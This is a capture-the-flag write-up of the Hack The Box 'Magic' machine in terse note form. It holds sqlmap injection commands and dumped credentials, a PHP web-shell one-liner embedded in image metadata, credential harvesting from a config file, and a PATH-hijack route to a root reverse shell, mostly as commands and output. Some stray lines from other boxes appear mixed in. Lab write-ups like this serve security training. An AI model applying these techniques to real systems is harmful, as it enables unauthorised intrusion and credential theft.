HTB.Magic

Working Theory

Enumeration

Tools

nmap


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-25 23:23 +08
Nmap scan report for 10.10.10.185
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.49 seconds
```

Targets

port 80

/login.php



test SQL injection
//use burpsuite to get the request packet save into req.txt
//sqlmap perform test with --risk 3 --level 3 (actually i should increment it 1by1)

```
nobodyatall@0xDEADBEEF:~/htb/boxes/magic$ sqlmap -r req.txt --current-db --batch --level 3 --risk 3
```

result

```
[*] starting @ 23:42:48 /2020-07-25/

[23:42:48] [INFO] parsing HTTP request from 'req.txt'
[23:42:48] [INFO] resuming back-end DBMS 'mysql'
[23:42:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-3986' OR 6268=6268-- Synj&password=admin
---
[23:42:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[23:42:49] [INFO] fetching current database
[23:42:49] [INFO] resumed: Magic
current database: 'Magic'
[23:42:49] [INFO] fetched data logged to text files under '/home/nobodyatall/.
[23:42:49] [WARNING] you haven't updated sqlmap for more than 113 days!!!
```

get tables

```
redirect is a result of a POST request. Do yo
1
[23:45:51] [INFO] retrieved: login
Database: Magic
[1 table]
+-------+
| login |
+-------+

[23:46:01] [INFO] fetched data logged to text
[23:46:01] [WARNING] you haven't updated sqlm
```

get columns


```
[23:47:46] [INFO] retrieved: password
[23:48:00] [INFO] retrieved: varchar(100)
Database: Magic
Table: login
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(6)       |
| password | varchar(100) |
| username | varchar(50)  |
+----------+--------------+

[23:48:21] [INFO] fetched data logged to text fi
```

dump credential data out!
//admin:Th3s3usW4sK1ng

```
[23:50:04] [INFO] retrieved: admin
Database: Magic
Table: login
[1 entry]
+----------+----------------+
| username | password       |
+----------+----------------+
| admin    | Th3s3usW4sK1ng |
+----------+----------------+
```

login with the cred end up in this page
//seems tht i can upload image, probably it might shows on the main page



-get an image from googleImg
-edit image metadata
//link: https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass


```
agic$ ls
hai_shell.php.jpeg  test_shell.php.jpg
agic$ exiftool -Comment="<?php echo system(\$_GET['cmd']); ?>" "3.jpg"

heakymailer$ echo 'system("ping -c 1 10.10.14.7")' | base64
```

```
Comment                         : <?php echo system($_GET['cmd']); ?>
Image Width                     : 1920
Image Height                    : 1280
Encoding Process                : Progressive DCT, Huffman coding
```


rename the file to shell.php.jpg

upload to the server




directory it upload /images/uploads/<backdoor>

execute php reverse shell and get initFoothold



theseus user: Th3s3usW4sK1ng use the sql injection found pw to login



initFoothold

db.php5 in www-data dir
//mysql cred

```
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
```

listening port

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
```

now the victim local cloudMe port 8888 port forwarded to my pc 127.0.0.1:8013

running as root?
//php sessionclean

```
2020/07/25 10:39:07 CMD: UID=0    PID=31201  | /bin/sh -e /usr/lib/php/sessionclean
2020/07/25 10:39:07 CMD: UID=0    PID=31204  | php5.6 -c /etc/php/5.6/apache2/php.ini -d er
```


```
2020/07/25 10:39:07 CMD: UID=0    PID=31212  | /bin/sh -e /usr/lib/php/sessionclean
2020/07/25 10:39:07 CMD: UID=0    PID=31211  | /bin/sh -e /usr/lib/php/sessionclean
2020/07/25 10:39:07 CMD: UID=0    PID=31217  | php5.6 -c /etc/php/5.6/cli/php.ini -d error_reporting='~E_ALL' -r foreach(ini_get_all("session") as $k
=> $v) echo "$k=".$v["local_value"]."\n";
2020/07/25 10:39:07 CMD: UID=???  PID=31226  | ???
2020/07/25 10:39:07 CMD: UID=???  PID=31224  | ???
2020/07/25 10:39:07 CMD: UID=0    PID=31229  | sed -e s,@VERSION@,5.6,
2020/07/25 10:39:07 CMD: UID=???  PID=31228  | ???
2020/07/25 10:39:07 CMD: UID=0    PID=31227  | /bin/sh -e /usr/lib/php/sessionclean
2020/07/25 10:39:07 CMD: UID=0    PID=31230  | pidof apache2 php7.4 apache2 php7.3 apache2 php5.6
2020/07/25 10:39:07 CMD: UID=???  PID=31231  |
2020/07/25 10:39:07 CMD: UID=0    PID=31232  |
2020/07/25 10:39:07 CMD: UID=0    PID=31233  | find /proc/18838/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
2020/07/25 10:39:07 CMD: UID=0    PID=31234  |
2020/07/25 10:39:07 CMD: UID=0    PID=31235  | find /proc/18645/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
2020/07/25 10:39:07 CMD: UID=0    PID=31236  | find /proc/18640/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
2020/07/25 10:39:07 CMD: UID=0    PID=31237  | find /proc/18638/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
2020/07/25 10:39:07 CMD: UID=0    PID=31238  | find /proc/18636/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
2020/07/25 10:39:07 CMD: UID=0    PID=31239  | find /proc/18634/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
2020/07/25 10:39:07 CMD: UID=???  PID=31251  | ???
2020/07/25 10:39:07 CMD: UID=???  PID=31265  | ???
2020/07/25 10:39:07 CMD: UID=0    PID=31266  | find /proc/18623/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
2020/07/25 10:39:07 CMD: UID=0    PID=31267  | find /proc/18604/fd -ignore_readdir_race -lname /var/lib/php/sessions/sess_* -exec touch -c {} ;
```

dir permission


```
drwx-wx-wt  2 root root 118784 Jul 25 09:09 sessions
www-data@ubuntu:/var/lib/php$
```

Post Exploitation


Privilege Escalation



pspy when exec /bin/sysinfo



so it seems that when we execute lshw it didnt mention the file directory
//we can inject our payload binary into PATH Variable
//execute it



nc capture reverse shell

```
nobodyatall@0xDEADBEEF:~/htb/boxes/magic$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.185] 36234
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:~# cd /root
cd /root
```

grab root flag

```
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root),1
root@ubuntu:~# cd /root
cd /root
root@ubuntu:/root# cat root.txt
cat root.txt
4d74a395ce602573e9e164d98d5936a9
root@ubuntu:/root#
```


Creds

theseus user
==========
thesus:Th3s3usW4sK1ng

Flags

user flag

root flag



Write-up Images